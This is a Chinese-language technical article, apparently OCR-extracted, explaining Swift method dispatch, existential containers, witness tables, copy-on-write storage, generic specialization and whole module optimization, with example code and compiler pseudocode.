
我们之前在 Static dispatch VS Dynamic dispatch 中提到过，能够在编译期确定执行方法的方式叫做静态分派Static dispatch，无法在编译期确定，只能在运行时去确定执行方法的分派方式叫做动态分派Dynamic dispatch。

`Static dispatch` 更快，而且静态分派可以进行**内联**等进一步的优化，使得执行更快速，性能更高。

但是对于多态的情况，我们不能在编译期确定最终的类型，这里就用到了 `Dynamic dispatch` 动态分派。动态分派的实现是，每种类型都会创建一张表，表内是一个包含了方法指针的数组。动态分派更灵活，但是因为有查表和跳转的操作，并且因为很多特点对于编译器来说并不明确，所以相当于block了编译器的一些后期优化。所以速度慢于 `Static dispatch` 。

下面看一段多态代码，以及分析实现方式：

```
//引用语义实现的多态
class Drawable { func draw() {} }
class Point :Drawable {
 var x, y:Double
 override func draw() { … }
}
class Line :Drawable {
 var x1, y1, x2, y2:Double
 override func draw() { … }
}
var drawables:[Drawable]
for d in drawables {
 d.draw ()
}
```



引用语义多态的方法分派流程

### Method Dispatch总结

`Class` 默认使用 `Dynamic dispatch` ，因为在编译期几乎每个环节的信息都无法确定，所以阻碍了编译器的优化，比如 `inline` 和 `whole module inline` 。

### 使用Static dispatch代替Dynamic dispatch提升性能

我们知道 `Static dispatch` 快于 `Dynamic dispatch` ，如何在开发中去尽可能使用 `Static dispatch` 。

- `inheritance constraints` 继承约束 我们可以使用 `final` 关键字去修饰 `Class` ，以此生成的 `Final class` ，使用 `Static dispatch` 。
- `access control` 访问控制 `private` 关键字修饰，使得方法或属性只对当前类可见。编译器会对方法进行 `Static dispatch` 。

编译器可以通过 `whole module optimization` 检查继承关系，对某些没有标记 `final` 的类通过计算，如果能在编译期确定执行的方法，则使用 `Static dispatch` 。 `Struct` 默认使用 `Static dispatch` 。

Swift快于OC的一个关键是可以消解动态分派。

### 总结

Swift提供了更灵活的 `Struct` ，用以在内存、引用计数、方法分派等角度去进行性能的优化，在正确的时机选择正确的数据结构，可以使我们的代码性能更快更安全。

### 延伸

你可能会问 `Struct` 如何实现多态呢?答案是 `protocol oriented programming` 。

以上分析了影响性能的几个标准，那么不同的算法机制 `Class` ， `Protocol Types` 和 `Generic code` ，它们在这三方面的表现如何， `Protocol Type` 和 `Generic code` 分别是怎么实现的呢？我们带着这个问题看下去。

# Protocol Type


这里我们会讨论Protocol Type如何存储和拷贝变量，以及方法分派是如何实现的。不通过继承或者引用语义的多态：

```
protocol Drawable { func draw() }
struct Point :Drawable {
 var x, y:Double
 func draw() { … }
}
struct Line :Drawable {
 var x1, y1, x2, y2:Double
 func draw() { … }
}

var drawables:[Drawable] //遵守了Drawable协议的类型集合，可能是point或者line
for d in drawables {
 d.draw ()
}
```

以上通过 `Protocol Type` 实现多态，几个类之间没有继承关系，故不能按照惯例借助 `V-Table` 实现动态分派。


如果想了解 Vtable和Witness table实现，可以进行点击查看，这里不做细节说明。

因为Point和Line的尺寸不同，数组存储数据实现一致性存储，使用了 `Existential Container` 。查找正确的执行方法则使用了 `Protoloc Witness Table` 。




## Existential Container

`Existential Container` 是一种特殊的内存布局方式，用于管理遵守了相同协议的数据类型 `Protocol Type` ，这些数据类型因为不共享同一继承关系（这是 `V-Table` 实现的前提），并且内存空间尺寸不同，使用 `Existential Container` 进行管理，使其具有存储的一致性。




Existential Container的构成

**结构如下：**

- 三个词大小的valueBuffer 这里介绍一下valueBuffer结构，valueBuffer有三个词，每个词包含8个字节，存储的可能是值，也可能是对象的指针。对于small value（空间小于valueBuffer），直接存储在valueBuffer的地址内， inline

valueBuffer，无额外堆内存初始化。当值的数量大于3个属性即large value，或者总尺寸超过valueBuffer的占位，就会在堆区开辟内存，将其存储在堆区，valueBuffer存储内存指针。


- value witness table的引用 因为 `Protocol Type` 的类型不同，内存空间，初始化方法等都不相同，为了对 `Protocol Type` 生命周期进行专项管理，用到了 `Value Witness Table` 。
- protocol witness table的引用 管理 `Protocol Type` 的方法分派。

**内存分布如下：**

```
1. payload_data_0 = 0x0000000000000004,
2. payload_data_1 = 0x0000000000000000,
3. payload_data_2 = 0x0000000000000000,
4. instance_type = 0x000000010d6dc408 ExistentialContainers`type
      metadata for ExistentialContainers.Car,
5. protocol_witness_0 = 0x000000010d6dc1c0
      ExistentialContainers protocol witness table for
      ExistentialContainers.Car:ExistentialContainers.Drivable
      in ExistentialContainers
```

## Protocol Witness Table（PWT）


为了实现 `Class` 多态也就是引用语义多态，需要 `V-Table` 来实现，但是 `V-Table` 的前提是具有同一个父类即共享相同的继承关系，但是对于 `Protocol Type` 来说，并不具备此特征，故为了支持 `Struct` 的多态，需要用到 `protocol oriented programming` 机制，也就是借助 `Protocol Witness Table` 来实现（细节可以点击 Vtable和witness table实现，每个结构体会创造 `PWT` 表，内部包含指针，指向方法具体实现）。




Point and Line PWT

## Value Witness Table（VWT）

用于管理任意值的初始化、拷贝、销毁。




VWT use existential container

- `Value Witness Table` 的结构如上，是用于管理遵守了协议的 `Protocol Type` 实例的初始化，拷贝，内存消减和销毁的。
- `Value Witness Table` 在 `SIL` 中还可以拆分为 `%relative_vwtable` 和 `%absolute_vwtable` ，我们这里先不做展开。
- `Value Witness Table` 和 `Protocol Witness Table` 通过分工，去管理 `Protocol Type` 实例的内存管理（初始化，拷贝，销毁）和方法调用。

我们来借助具体的示例进行进一步了解：

```
// Protocol Types
// The Existential Container in action
func drawACopy(local : Drawable) {
 local.draw()
}
let val :Drawable = Point()
drawACopy(val)
```

在Swift编译器中，通过 `Existential Container` 实现的伪代码如下：

```
// Protocol Types
// The Existential Container in action
func drawACopy(local :Drawable) {
 local.draw()
}
let val :Drawable = Point()
drawACopy(val)

//existential container的伪代码结构
struct ExistContDrawable {
 var valueBuffer:(Int, Int, Int)
 var vwt:ValueWitnessTable
 var pwt:DrawableProtocolWitnessTable
}

// drawACopy方法生成的伪代码
func drawACopy(val:ExistContDrawable) { //将existential container传入
 var local = ExistContDrawable()  //初始化container
 let vwt = val.vwt //获取value witness table，用于管理生命周期
 let pwt = val.pwt //获取protocol witness table，用于进行方法分派
 local.type = type
 local.pwt = pwt
 vwt.allocateBufferAndCopyValue(&local, val)  //vwt进行生命周期管理，初始化或者拷贝
 pwt.draw(vwt.projectBuffer(&local)) //pwt查找方法，这里说一下projectBuffer，因为不同类型在内存中是不同的（small value内联在栈内，large value初始化在堆内，栈持有指针），所以方法的确定也是和类型相关的，我们知道，查找方法时是通过当前对象的地址，通过一定的位移去查找方法地址。
 vwt.destructAndDeallocateBuffer(temp) //vwt进行生命周期管理，销毁内存
}
```


# Protocol Type 存储属性

我们知道，Swift中 `Class` 的实例和属性都存储在堆区， `Struct` 实例在栈区，如果包含指针属性则存储在堆区， `Protocol Type` 如何存储属性？Small Number通过 `Existential Container` 内联实现，大数存在堆区。如何处理Copy呢？

## Protocol大数的Copy优化

在出现Copy情况时：

```
let aLine = Line(1.0, 1.0, 1.0, 3.0)
let pair = Pair(aLine, aLine)
let copy = pair
```





Protocol Type Copy Large Number

会将新的 `Exsitential Container` 的valueBuffer指向同一个value即创建指针引用，但是如果要改变值怎么办?我们知道 `Struct` 值的修改和 `Class` 不同，Copy是不应该影响原实例的值的。


这里用到了一个技术叫做 `Indirect Storage With Copy-On-Write` ，即优先使用内存指针。通过提高内存指针的使用，来降低堆区内存的初始化。降低内存消耗。在需要修改值的时候，会先检测引用计数检测，如果有大于1的引用计数，则开辟新内存，创建新的实例。在对内容进行变更的时候，会开启一块新的内存，伪代码如下：

```
class LineStorage { var x1, y1, x2, y2:Double }
struct Line :Drawable {
 var storage :LineStorage
 init() { storage = LineStorage(Point(), Point()) }
 func draw() { … }
 mutating func move() {
   if !isUniquelyReferencedNonObjc(&storage) { //如何存在多份引用，则开启新内存，否则直接修改
     storage = LineStorage(storage)
   }
   storage。start = ...
   }
}
```

这样实现的目的：通过多份指针去引用同一份地址的成本远远低于开辟多份堆内存。以下对比图：




堆拷贝




Indirect Storage

## Protocol Type多态总结

1. 支持 `Protocol Type` 的动态多态（ `Dynamic Polymorphism` ）行为。
2. 通过使用 `Witness Table` 和 `Existential Container` 来实现。
3. 对于大数的拷贝可以通过 `Indirect Storage` 间接存储来进行优化。

说到动态多态 `Dynamic Polymorphism` ，我们就要问了，什么是静态多态 `Static Polymorphism` ，看看下面示例：

```
// Drawing a copy
protocol Drawable {
 func draw()
}
func drawACopy(local :Drawable) {
 local.draw()
}

let line = Line()
drawACopy(line)
// ...
let point = Point()
drawACopy(point)
```

这种情况我们就可以用到**泛型** `Generic code` 来实现，进行进一步优化。

# 泛型

我们接下来会讨论泛型属性的存储方式和泛型方法是如何分派的。泛型和 `Protocol Type` 的区别在于：

- 泛型支持的是静态多态。
- 每个调用上下文只有一种类型。 查看下面的示例， `foo` 和 `bar` 方法是同一种类型。
- 在调用链中会通过类型降级进行类型取代。

对于以下示例：

```
func foo<T:Drawable>(local :T) {
 bar(local)
}
func bar<T:Drawable>(local:T) { … }
let point = Point()
foo(point)
```

分析方法 `foo` 和 `bar` 的调用过程：

```
//调用过程
foo(point)-->foo<T = Point>(point)    //在方法执行时，Swift将泛型T绑定为调用方使用的具体类型，这里为Point
 bar(local) -->bar<T = Point>(local) //在调用内部bar方法时，会使用foo已经绑定的变量类型Point，可以看到，泛型T在这里已经被降级，通过类型Point进行取代
```

泛型方法调用的具体实现为：

- 同一种类型的任何实例，都共享同样的实现，即使用同一个Protocol Witness Table。
- 使用Protocol/Value Witness Table。
- 每个调用上下文只有一种类型：这里没有使用 `Existential Container` ， 而是将 `Protocol/Value Witness Table` 作为调用方的额外参数进行传递。
- 变量初始化和方法调用，都使用传入的 `VWT` 和 `PWT` 来执行。

看到这里，我们并不觉得泛型比 `Protocol Type` 有什么更快的特性，泛型如何更快呢?静态多态前提下可以进行进一步的优化，称为**特定泛型**优化。

# 泛型特化

- 静态多态：在调用栈中只有一种类型。 Swift使用只有一种类型的特点，来进行类型降级取代。
- 类型降级后，产生特定类型的方法。
- 为泛型的每个类型创造对应的方法。这时候你可能会问，那每一种类型都产生一个新的方法，代码空间岂不爆炸?
- 静态多态下进行**特定优化** `specialization` 。 因为是静态多态。所以可以进行很强大的优化，比如进行内联实现，并且通过获取上下文来进行更进一步的优化。从而降低方法数量。优化后可以更精确和具体。

例如：

```
func min<T:Comparable>(x:T, y:T) -> T {
  return y < x ? y : x
}
```

从普通的泛型展开如下，因为要支持所有类型的 `min` 方法，所以需要对泛型类型进行计算，包括初始化地址、内存分配、生命周期管理等。除了对value的操作，还要对方法进行操作。这是一个非常复杂庞大的工程。

```
func min<T:Comparable>(x:T, y:T, FTable:FunctionTable) -> T {
  let xCopy = FTable.copy(x)
```

```
  let yCopy = FTable.copy(y)
  let m = FTable.lessThan(yCopy,  xCopy) ? y :x
  FTable.release(x)
  FTable.release(y)
  return m
}
```

在确定入参类型时，比如Int，编译器可以通过泛型特化，进行类型取代（Type Substitute），优化为：

```
func min<Int>(x:Int, y:Int) -> Int {
  return y < x ? y :x
}
```

**泛型特化** `specilization` 是何时发生的?

在使用特定优化时，调用方需要进行类型推断，这里需要知晓类型的上下文，例如类型的定义和内部方法实现。如果调用方和类型是单独编译的，就无法在调用方推断类型的内部实行，就无法使用特定优化，保证这些代码一起进行编译，这里就用到了 `whole module optimization` 。而 `whole module optimization` 是对于调用方和被调用方的方法在不同文件时，对其进行泛型特化优化的前提。

## 泛型进一步优化

特定泛型的进一步优化：


```
// Pairs in our program using generic types
struct Pair<T :Drawable> {
 init(_ f:T,  _ s:T) {
 first = f ; second = s
 }
 var first:T
 var second:T
}
let pairOfLines = Pair(Line(), Line())
// ...

let pairOfPoint = Pair(Point(), Point())
```

在用到多种泛型，且确定**泛型类型不会在运行时修改**时，就可以对成对泛型的使用进行进一步优化。

优化的方式是将泛型的内存分配由指针指定，变为内存内联，不再有额外的堆初始化消耗。请注意，因为进行了存储内联，已经确定了泛型特定类型的内存分布，泛型的内存内联不能存储不同类型。所以再次强调**此种优化只适用于在运行时不会修改泛型类型**，即不能同时支持一个方法中包含 `line` 和 `point` 两种类型。

## whole module optimization


`whole module optimization` 是用于Swift编译器的优化机制。可以通过 `-whole-module-optimization` （或 `-wmo` ）进行打开。在XCode 8之后默认打开。 `Swift Package Manager` 在release模式默认使用 `whole module optimization` 。module是多个文件集合。




没有进行全模块优化

编译器在对源文件进行语法分析之后，会对其进行优化，生成机器码并输出目标文件，之后链接器联合所有的目标文件生成共享库或可执行文件。

`whole module optimization` 通过跨函数优化，可以进行内联等优化操作，对于泛型，可以通过获取类型的具体实现来进行推断优化，进行类型降级方法内联，删除多余方法等操作。




whole module optimizaiton


### 全模块优化的优势

- 编译器掌握所有方法的实现，可以进行**内联**和**泛型特化**等优化，通过计算所有方法的引用，移除多余的引用计数操作。
- 通过知晓所有的非公共方法，如果这写方法没有被使用，就可以对其进行消除。

### 如何降低编译时间

和全模块优化相反的是文件优化，即对单个文件进行编译。这样的好处在于可以并行执行，并且对于没有修改的文件不会再次编译。缺点在于编译器无法获知全貌，无法进行深度优化。下面我们分析下全模块优

化如何避免没修改的文件再次编译。




避免recompile

编译器内部运行过程分为：语法分析，类型检查， `SIL` 优化， `LLVM` 后端处理。

语法分析和类型检查一般很快， `SIL` 优化执行了重要的Swift特定优化，例如泛型特化和方法内联等，该过程大概占用整个编译时间的三分之一。 `LLVM` 后端执行占用了大部分的编译时间，用于运行降级优化和生成代码。

进行全模块优化后， `SIL` 优化会将模块再次拆分为多个部分， `LLVM` 后端通过多线程对这些拆分模块进行处理，对于没有修改的部分，不会进行再处理。这样就避免了修改一小部分，整个大模块进行 `LLVM` 后端的再次执行，除此外，使用多线程并行操作也会缩短处理时间。

# 扩展：Swift的隐藏“Bug”

Swift因为方法分派机制问题，所以在设计和优化后，会产生和我们常规理解不太一致的结果，这当然不能算Bug。但是还是要单独进行说明，避免在开发过程中，因为对机制的掌握不足，造成预期和执行出入导致的问题。

### Message dispatch

我们通过上面说明结合 Static dispatch VS Dynamic dispatch 对方法分派方式有了了解。这里需要对 `Objective-C` 的方法分派方式进行说明。

熟悉OC的人都知道，OC采用了运行时机制使用 `obj_msgSend` 发送消息，runtime非常的灵活，我们不仅可以对方法调用采用 `swizzling` ，对于对象也可以通过 `isa-swizzling` 来扩展功能，应用场景有我们常用的hook和大家熟知的 `KVO` 。

大家在使用Swift进行开发时都会问，Swift是否可以使用OC的运行时和消息转发机制呢？答案是可以。

Swift可以通过关键字 `dynamic` 对方法进行标记，这样就会告诉编译器，此方法使用的是OC的运行时机制。

> **注意：我们常见的关键字 `@ObjC` 并不会改变Swift原有的方法分派机制，关键字 `@ObjC` 的作用只是告诉编译器，该段代码对于OC可见。**

总结来说，Swift通过 `dynamic` 关键字的扩展后，一共包含三种方法分派方式： `Static dispatch` ， `Table dispatch` 和 `Message dispatch` 。下表为不同的数据结构在不同情况下采取的分派方式：

| | Direct | Table | Message |
|---|---|---|---|
| NSObject | @nonobjc or final | Initial Declaration | Extensions dynamic |
| Class | Extensions final | Initial Declaration | dynamic |
